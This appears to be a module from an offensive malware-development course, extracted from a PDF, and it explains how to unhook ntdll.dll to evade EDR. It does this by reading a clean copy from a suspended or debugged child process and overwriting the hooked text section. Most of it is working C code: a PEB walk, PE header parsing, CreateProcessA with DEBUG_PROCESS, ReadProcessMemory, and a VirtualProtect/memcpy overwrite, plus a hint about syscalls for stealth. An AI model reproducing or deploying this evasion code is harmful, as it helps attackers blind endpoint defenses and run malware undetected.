
NTDLL Unhooking - From a Suspended Process

Introduction


An alternative method to unhook `ntdll.dll` involves reading it from a suspended process. This works because EDRs require a running process to install their hooks and therefore a process created in a suspended state, will contain a clean `ntdll.dll` image allowing for the text section of the current process to be substituted with that of the suspended one.

During a typical process startup, the Windows Loader will load the executable image (e.g. `notepad.exe`) before proceeding to map the `ntdll.dll` image, followed by all of the process's DLL dependencies. However, creating a process in a suspended state results in only `ntdll.dll` being mapped. This works if the process is created as a debugged process as well which is shown in the image below via Process Hacker.



Getting The Required Information

To retrieve `ntdll.dll` from a remote process, it is necessary to determine the base address where NTDLL is mapped to. This process is simpler than it may initially appear and has already been carried out in the *Remote Function Stomping Injection* module. Since DLLs share the same base address, the local base address of `ntdll.dll` will be the same as the remote base address of it, this is shown in the following image by viewing NTDLL in 3 separate processes.



Therefore when any process is created, including child processes, in a suspended state, its `ntdll.dll` base address is known in advance. However, its size is not known and will need to be calculated by parsing the PE headers of the local `ntdll.dll` image and accessing its `OptionalHeader.SizeOfImage` element which contains the size of the image. For this reason, the following function `GetNtdllSizeFromBaseAddress` is created, which has one parameter, `pNtdllModule`, that will be the base address of an image (i.e. `ntdll.dll`) to fetch its size.

The `pNtdllModule` parameter can be supplied using the `FetchLocalNtdllBaseAddress` function which was used in previous NTDLL unhooking modules to retrieve the base address of the `ntdll.dll` image.

```
SIZE_T GetNtdllSizeFromBaseAddress(IN PBYTE pNtdllModule) {

	PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pNtdllModule;
	if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
		return NULL;

	PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pNtdllModule +
pImgDosHdr->e_lfanew);
	if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		return NULL;

	return pImgNtHdrs->OptionalHeader.SizeOfImage;
}
```

```
PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
	PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
	PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

	// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image
after 'SuspendedProcessUnhooking.exe')
```

```
        // 0x10 is = sizeof(LIST_ENTRY)
        PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr-
>InMemoryOrderModuleList.Flink->Flink - 0x10);

        return pLdr->DllBase;
}
```

Creating A Suspended Process

This has been performed several times throughout the course by using `CreateProcessA` with the `CREATE_SUSPENDED` or `DEBUG_PROCESS` flags. In the code below, the `DEBUG_PROCESS` flag will be used.

After the process is created, `ReadProcessMemory` is used to read the `ntdll.dll` image. The process is then detached using the DebugActiveProcessStop WinAPI and then terminated with the TerminateProcess WinAPI. Note that the process won't be terminated if it's not detached first.

If the `CREATE_SUSPENDED` flag was used then replace the `DebugActiveProcessStop` WinAPI with `ResumeThread`.

The above logic is illustrated programmatically in the following `ReadNtdllFromASuspendedProcess` function.

```
BOOL ReadNtdllFromASuspendedProcess(IN LPCSTR lpProcessName, OUT PVOID* ppNtdllBuf)
{

        CHAR    cWinPath[MAX_PATH / 2]  = { 0 };
        CHAR    cProcessPath[MAX_PATH]  = { 0 };

        PVOID   pNtdllModule            = FetchLocalNtdllBaseAddress();
        PBYTE   pNtdllBuffer            = NULL;
        SIZE_T  sNtdllSize                  = NULL,
                    sNumberOfBytesRead  = NULL;

        STARTUPINFO                     Si     = { 0 };
        PROCESS_INFORMATION             Pi     = { 0 };

        // cleaning the structs (setting elements values to 0)
        RtlSecureZeroMemory(&Si, sizeof(STARTUPINFO));
        RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

        // setting the size of the structure
        Si.cb = sizeof(STARTUPINFO);

        if (GetWindowsDirectoryA(cWinPath, sizeof(cWinPath)) == 0) {
                printf("[!] GetWindowsDirectoryA Failed With Error : %d \n",
GetLastError());
                goto _EndOfFunc;
        }

        // 'sprintf_s' is a more secure version than 'sprintf'
        sprintf_s(cProcessPath, sizeof(cProcessPath), "%s\\System32\\%s", cWinPath,
lpProcessName);
```

```
        if (!CreateProcessA(
                NULL,
                cProcessPath,
                NULL,
                NULL,
                FALSE,
                DEBUG_PROCESS,          // Substitute of CREATE_SUSPENDED
                NULL,
                NULL,
                &Si,
                &Pi)) {
                printf("[!] CreateProcessA Failed with Error : %d \n",
GetLastError());
                goto _EndOfFunc;
        }

        // allocating enough memory to read ntdll from the remote process
        sNtdllSize = GetNtdllSizeFromBaseAddress((PBYTE)pNtdllModule);
        if (!sNtdllSize)
                goto _EndOfFunc;
        pNtdllBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sNtdllSize);
        if (!pNtdllBuffer)
                goto _EndOfFunc;

        // reading ntdll.dll
        if (!ReadProcessMemory(Pi.hProcess, pNtdllModule, pNtdllBuffer, sNtdllSize,
&sNumberOfBytesRead) || sNumberOfBytesRead != sNtdllSize) {
                printf("[!] ReadProcessMemory Failed with Error : %d \n",
GetLastError());
                printf("[i] Read %d of %d Bytes \n", sNumberOfBytesRead,
sNtdllSize);
                goto _EndOfFunc;
        }

        *ppNtdllBuf = pNtdllBuffer;

        // terminating the process
        if (DebugActiveProcessStop(Pi.dwProcessId) && TerminateProcess(Pi.hProcess,
0)) {
                // process terminated successfully
        }


_EndOfFunc:
        if (Pi.hProcess)
                CloseHandle(Pi.hProcess);
        if (Pi.hThread)
                CloseHandle(Pi.hThread);
        if (*ppNtdllBuf == NULL)
```

```
                return FALSE;
        else
                return TRUE;

}
```

Putting It All Together

Once a fresh copy of `ntdll.dll` has been successfully retrieved, the next step is to overwrite the hooked text section with the clean one. This is achieved using the `ReplaceNtdllTxtSection` function, as demonstrated in previous modules.

Note that the unhooked copy of `ntdll.dll` was read from a memory region where it was mapped, being the suspended process's address space. This means that the offset to the text section of the clean NTDLL file is `IMAGE_SECTION_HEADER.VirtualAddress` (4096).

```
BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

        PVOID               pLocalNtdll      = (PVOID)FetchLocalNtdllBaseAddress();

        // getting the dos header
        PIMAGE_DOS_HEADER   pLocalDosHdr      = (PIMAGE_DOS_HEADER)pLocalNtdll;
        if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
                return FALSE;

        // getting the nt headers
        PIMAGE_NT_HEADERS   pLocalNtHdrs      = (PIMAGE_NT_HEADERS)
((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
        if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
                return FALSE;


        PVOID           pLocalNtdllTxt  = NULL, // local hooked text section base
address
                            pRemoteNtdllTxt  = NULL; // the unhooked text section
base address
        SIZE_T          sNtdllTxtSize   = NULL; // the size of the text section


        // getting the text section
        PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

        for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

                // the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
                if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
                        pLocalNtdllTxt  = (PVOID)((ULONG_PTR)pLocalNtdll +
pSectionHeader[i].VirtualAddress);
                        pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll +
```


```
pSectionHeader[i].VirtualAddress);
                        sNtdllTxtSize   = pSectionHeader[i].Misc.VirtualSize;
                        break;
                }
        }

//---------------------------------------------------------------------------------------
---------------------------------------

        // small check to verify that all the required information is retrieved
        if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
                return FALSE;

        // small check to verify that 'pRemoteNtdllTxt' is really the base address
of the text section
        if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
                return FALSE;

//---------------------------------------------------------------------------------------
---------------------------------------

        DWORD dwOldProtection = NULL;

        // making the text section writable and executable
        if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY,
&dwOldProtection)) {
                printf("[!] VirtualProtect [1] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        // copying the new text section
        memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

        // rrestoring the old memory protection
        if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection,
&dwOldProtection)) {
                printf("[!] VirtualProtect [2] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        return TRUE;
}
```

Improving The Implementation


The current implementation unhooks `ntdll.dll` using WinAPIs. For a stealthier implementation, direct or indirect syscalls should be used to perform unhooking. This will be left as an objective for the reader.

Demo


A suspended child process with PID `6412`.



The hooked `ntdll.dll` text section to be replaced.



The text section base address of the unhooked `ntdll.dll`.



Replacing the text section.